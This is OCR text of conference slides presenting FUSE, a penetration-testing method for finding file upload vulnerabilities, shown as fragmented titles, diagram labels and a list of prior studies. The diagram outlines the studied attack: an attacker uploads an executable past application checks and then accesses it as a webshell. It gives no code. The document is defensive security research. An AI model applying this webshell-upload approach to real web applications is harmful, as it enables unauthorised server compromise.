
How to Find File Upload Bugs?




How to Find File Upload Bugs?




#2: Preserving the Execution Semantic




#2: Preserving the Execution Semantic



#2: Preserving the Execution Semantic



Summary


#2: Preserving
the execution semantic
Web server
Web application
Content-filtering
checks
#1: Bypassing
application-specific checks
Executable
Upload
request
Access
https://wsplab.com/webshell.foo
Attacker
Attacker

Previous Studies

- Static analysis
  - Pixy, ***Oakland '06***
  - Merlin, ***PLDI '09***
- Dynamic analysis
  - Saner, ***Oakland '08***
  - Riding out DOMsday, ***NDSS '18***
- Symbolic execution
  - NAVEX, ***USENIX '18***
  - SAFERPHP, ***PLAS '11***

*Few studies have addressed finding **file upload vulnerabilities**!*

How we address all the challenges?

We propose

First approach
to find file upload bugs

FUSE, *NDSS '20*

FUSE: Finding File Upload Bugs via Penetration Testing

Taekjin Lee*†‡, Seongil Wi*†, Suyoung Lee†, Sooel Son†

